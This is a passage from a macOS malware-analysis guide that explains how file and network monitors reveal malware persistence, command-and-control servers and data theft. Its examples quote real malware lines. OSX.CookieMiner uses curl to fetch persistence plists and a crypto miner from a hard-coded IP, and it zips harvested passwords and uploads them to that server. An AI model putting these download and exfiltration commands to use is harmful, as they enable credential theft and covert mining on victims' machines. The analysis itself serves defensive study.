
Once the user has provided their credentials, the malware will possess root privileges and persistently install itself. How? The FileMonitor utility provides the answer:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty

{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.decker.plist",
    "process": {
      "pid": 1073,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
```

```
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}

...

{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.tractableness.plist",
    "process": {
      "pid": 1077,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}
```

Specifically, from the FileMonitor output, we can observe the malware (pid 1000) has spawned the `/bin/cp` utility to create two persistent launch daemones: `com.decker.plist` and `com.tractableness.plist`.

Recall the graphical overview of FileMonitor, which contained a snapshot of file events of the installer for `OSX.Yort(B)` [11]:



Specifically (as shown below in more detail), the malware's installer drops a persistent (hidden) backdoor but does so directly. That is to say, it does not spawn any additional processes (e.g. `/bin/cp`) ...which means a process monitor would not detect the persistence.

Taking a closer look at the FileMonitor output shows the process responsible for the creation of the malicious backdoor (`~/.FlashUpdateCheck`). The process is an unsigned application, `Album.app/Contents/MacOS/Flash Player`, ...that apparently is masquerading as Adobe's Flash Player. In reality, this application is `OSX.Yort(B)`'s installer:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/.FlashUpdateCheck",
    "process" : {
      "uid" : 501,
      "arguments" : [

      ],
```

```
      "ppid" : 1,
      "ancestors" : [
        1
      ],
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "0000000000000000000"
      },
      "path" : "/Users/user/Desktop/Album.app/Contents/MacOS/Flash Player",
      "pid" : 1031
    }
  },
  "timestamp" : "2019-12-27 21:05:48 +0000"
}
```


Given the fact that a (comprehensive) file monitor may provide a superset of the information captured by a process monitor, you may be wondering what role a process monitor plays when dynamically analyzing a malicious specimen. However, these monitors are rather complementary to each other.

File monitors often provide a deluge of information that can be overwhelming ...especially during the initial triage stage of a sample. And while file monitors can be filtered (for example, FileMonitor supports the `-filter` command line option), this requires knowledge of what to filter on!

On the other hand, process monitors may provide a more succinct overview of a malicious sample's actions, which in turn can guide the filtering mechanism applied to the file monitor.

Thus, it's generally wise to start with a process monitor and observe the commands and/or child processes a malicious sample may spawn. If more details are required, or the information from the process monitor is insufficient (perhaps the malware is rather self-contained), fire up a file monitor. By filtering perhaps only on the name of the malware (or its installer) and/or any processes it spawns, the output of the file monitor can be kept at a reasonable level.

Network Monitor

The majority of Mac malware interacts with a remote command and control server to download additional files, commands/tasking and/or to exfiltrate user data.

For example, to persistently infect a system, the `OSX.CookieMiner` malware [12] executes an installer script (`uploadminer.sh`). This script downloads various files, such as property lists for persistence, as well as a crypto-currency miner:

```
01  curl -o com.apple.rig2.plist
02          http://46.226.108.171/com.apple.rig2.plist
03
04  curl -o com.proxy.initialize.plist
05          http://46.226.108.171/com.proxy.initialize.plist
06  ...
07
08  curl -o xmrig2 http://46.226.108.171/xmrig2
```

a "network" install
(OSX.CookieMiner)


Once the malware is installed, one of its main goals is to exfiltrate various files from an infected system, such as passwords and authentication cookies (that may allow attackers to gain access to user's accounts):

```
01  ...
02  python harmlesslittlecode.py > passwords.txt 2>&1
03
04  cp passwords.txt ${OUTPUT}/passwords.txt
05  zip -r ${OUTPUT}.zip ${OUTPUT}
06  curl --upload-file ${OUTPUT}.zip http://46.226.108.171:8000
```

file exfiltration
(OSX.CookieMiner)

Uncovering the network endpoints (i.e. the address of a command and control server), as well as gaining insight into the network communications (tasking and any data exfiltration), is one of the main goals when analyzing a malicious sample.

Armed with this information, an analyst can take defensive actions, such as developing network-level IoCs (e.g. firewall or SNORT rules) and work with external entities to sink-hole or take the C&C server offline.



While static analysis of a malicious sample can reveal its network capabilities and endpoints, oftentimes, a network monitor is a far simpler and more efficient approach.


To illustrate this, let's return to the example presented at the beginning of this chapter:

```
01  r14 = [NSString stringWithFormat:@"%@", [self
02  yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYYAIfmUcgXHjNZe3ibndAJ
03  Ah1fA69AHwjVjD0L+Oy/rbhmw9RF/OLs="]];
04
05  rbx = [[NSMutableURLRequest alloc] init];
06  [rbx setURL:[NSURL URLWithString:r14]];
07
08  [[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
09  returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"]
```

In lines 01-03, via a method named "`yoop`", the malware (`OSX.WindTail`) decodes and decrypts a hard-coded base64 and AES encrypted string. This string is then used to create

a URL object (line 06) to which the malware sends a request (line 08). In other words, the obfuscated string is the address of the malware's command and control server. Of course, the reason for encrypting and encoding the string is to complicate analysis efforts! And yes, it would be a non-trivial exercise to ascertain the string's plaintext value purely via static analysis methods.


However, via a network monitor, it is trivial to recover the address of the malware's C&C server and the path (on said server) the malware is connecting to. How? By simply executing the malware (in a VM!) and monitoring its network traffic. Almost immediately the malware connects out to its command and control server, thereby revealing its address: "`flux2.key.com`":



Although sometimes network endpoints can be indirectly observed via a process monitor (if the malware delegates such actions to various system utilities), more sophisticated malware (such as `OSX.WindTail`) may be fully self-contained and thus not spawn any additional processes.

> 📝 Note:
>
> If malware delegates network activities to built-in utilities (such as /usr/bin/curl), a process monitor should be able to observe this.
>
> However, a dedicated network monitoring tool will be able to observe any network activity, even for "self-contained" malware that does not spawn any child processes.
>
> Moreover, a network monitor may be able to capture packets, providing valuable insight into a malware specimen's protocol and file exfiltration capabilities.

As its name suggests, a network monitor is a tool that can monitor various aspects of the network, such as socket events (listen, connect, etc) and connections, as well as identify the process responsible for the network activity. Here for example, we run the `lsof` utility (discussed below) on a system we suspect is infected, which uncovers various suspicious looking connections and a persistent netcat listener:



Other more comprehensive network monitoring tools can provide insight into network streams via the capture of network packets. macOS ships with various built-in command line tools that provide network monitoring capabilities. And if you're more comfortable at the UI level, there are some lovely GUI networking monitoring tools as well.

Broadly speaking, as we noted, there are two types of network monitors:

- Those that provide a "snapshot" of current network utilization (i.e. established connections). Examples of these include `/usr/bin/nettop`, `/usr/sbin/netstat` `/usr/sbin/lsof`, and Netiquette [13].

- Those that provide packet captures of actual network traffic. Examples of these include `/usr/sbin/tcpdump` and WireShark [14]

...both types are quite useful tools for dynamic malware analysis!

There are several network monitors that are directly built into macOS that can provide a snapshot of the current network "status", such as established connections (perhaps to a command and control server), listening sockets (perhaps an interactive backdoor awaiting an attacker connection), along with the responsible process:

- `netstat` which can *"show network status"* [15], is a popular network utility. When executed with the `-a` and `-v` command line flags, it will show a verbose listing of all sockets, including their local and remote addresses, state (established, listening, etc.), and the process responsible for the event.

- `lsof` can *"list open files"* [16], including sockets. Execute it as root for a system-wide listing, and with the `-i` command line flag to limit its output to "internet" (network) related files (sockets), including socket information, such as local and remote addresses, states, and the process responsible for the event.

- `nettop` provides *"updated information about the network"* [17] that will be refreshed automatically. Besides providing socket information, such as local and remote addresses, states, and the process responsible for the event, it also provides high-level statistics, such as the number of bytes transmitted.

> 📝 Note:
>
> Each of these utilities support a myriad of command-line flags that control their usage, and/or format or filter their output. Consult their man pages for information on these various flags.

In order to supplement these command-line utilities, the open-source Netiquette [13] tool was created (by yours truly). Leveraging Apple's (private) Network Statistics framework [18], Netiquette provides a simple GUI with options to ignore system processes, filter on user-specified input (e.g. "Listen" to only display sockets in the Listen state), and export results to JSON:

Netiquette [13]

As noted, other network monitors are designed to capture actual network traffic (packets) for in-depth analysis. Examples of this include the ubiquitous tcpdump utility and the well-known Wireshark application [14].

When run from the terminal, `/usr/sbin/tcpdump`:

> *"prints out a description of the contents of packets on a network interface that match the boolean expression ...[and will] continue capturing packets until it is interrupted by a SIGINT signal"* [19]

Supporting a myriad of command-line options (such as `-A` to print captured packets in ASCII, and the `host` and `port` options to capture only specific connections), `tcpdump` is especially useful for analyzing the network traffic and understanding the protocol of malicious specimens.

Wireshark [14] also captures network traffic, but provides a fully-featured user interface and powerful protocol decoding capabilities.


Now, let's briefly look at various outputs captured by these networking monitoring tools ...whilst running various macOS malware specimens.

In mid-2019, attackers targeted macOS users via a Firefox 0day. The payload? `OSX.Mokes(B)` [20]. Recovering the malware's command and control server address was one of the main analysis objectives. Via a network monitor, this turned out to be fairly straightforward! Specifically, while executing the malware, `lsof` (that was run with the `-i` and `TCP` flags to filter on TCP connections) captured an outgoing connection to `185.49.69.210` on port `80`. The responsible process, `quicklookd`, was the unsigned, persistent OSX.Mokes(B) implant, apparently trying to masquerade as the popular file hosting service Dropbox:

```
$ lsof -i TCP

COMMAND     PID  USER  TYPE      NAME
quicklookd  733  user  IPv4 TCP  192.168.0.128:49291->185.49.69.210:http (SYN_SENT)

$ codesign ~/Library/Dropbox/quicklookd
~/Library/Dropbox/quicklookd: code object is not signed at all
```

In a more recent malware attack, the infamous Lazarus group targeted macOS users with `OSX.Dacls` [21]. Executing the malware results in an observable networking event: a

connection attempt to 185.62.58.207:443 that Netiquette detects and attributes to a hidden process (`.mina`) in the user's `~/Library` directory:




As malware analysts, we're interested not just in the addresses of the command and control servers, but also the actual contents of the packets. For example, via `tcpdump` we can observe that a recent adware installer (`InstallCore`) that masquerades as an Adobe Flash Player installer, does in fact download and install a legitimate copy of Flash:


```
# tcpdump -s0 -A host 192.168.0.7 and port 80

GET /adobe_flashplayer_e2c7b.dmg HTTP/1.1
Host: appsstatic2fd4se5em.s3.amazonaws.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: Installer/1 CFNetwork/720.3.13 Darwin/14.3.0 (x86_64)
```

...while also, of course, persistently infecting the system with adware [22].


Full packet captures can also reveal the capabilities of malicious code. For example, via Wireshark we can observe the basic survey data collected by `OSX.ColdRoot` [8].



Briefly mentioned earlier, `OSX.FruitFly` [3], was a rather insidious piece of Mac malware that remained undetected for over a decade. Once captured, network monitoring tools played a large role in its comprehensive analysis. For example via Wireshark, we can observe the malware responding to the attacker's command and control server with its installed location:



...while in another instance, the network monitor captures the malware exfiltrating screen captures (as .png files):



